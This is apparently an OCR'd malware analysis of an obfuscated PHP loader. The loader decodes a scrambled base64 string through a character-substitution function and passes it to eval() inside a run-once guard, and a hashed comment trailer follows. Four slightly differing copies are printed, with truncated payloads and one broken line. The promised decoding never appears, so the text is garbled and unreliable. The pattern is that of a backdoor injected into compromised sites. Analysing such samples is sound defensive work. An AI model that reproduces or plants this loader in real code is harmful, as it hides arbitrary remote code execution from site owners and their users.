


```php
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);


function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$  ) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMvGH0OIlGU76wpVLk9QROX6xwiIdHnGlV4O6cOIlcnqWMeIqMJMec
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4
```




```php
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMjCH0QIlCU7CwpVLk0ORQXCxwiIdHnGlV4O6cQIlcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4
```

So, let's decode it



```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMyGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV4O6cQIlcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4
```

MD5 hash commented (32 chars)




```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMyGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV4O6cQIlcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}

//55dc265565c31933c4ea7059cac1db7ZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4
```

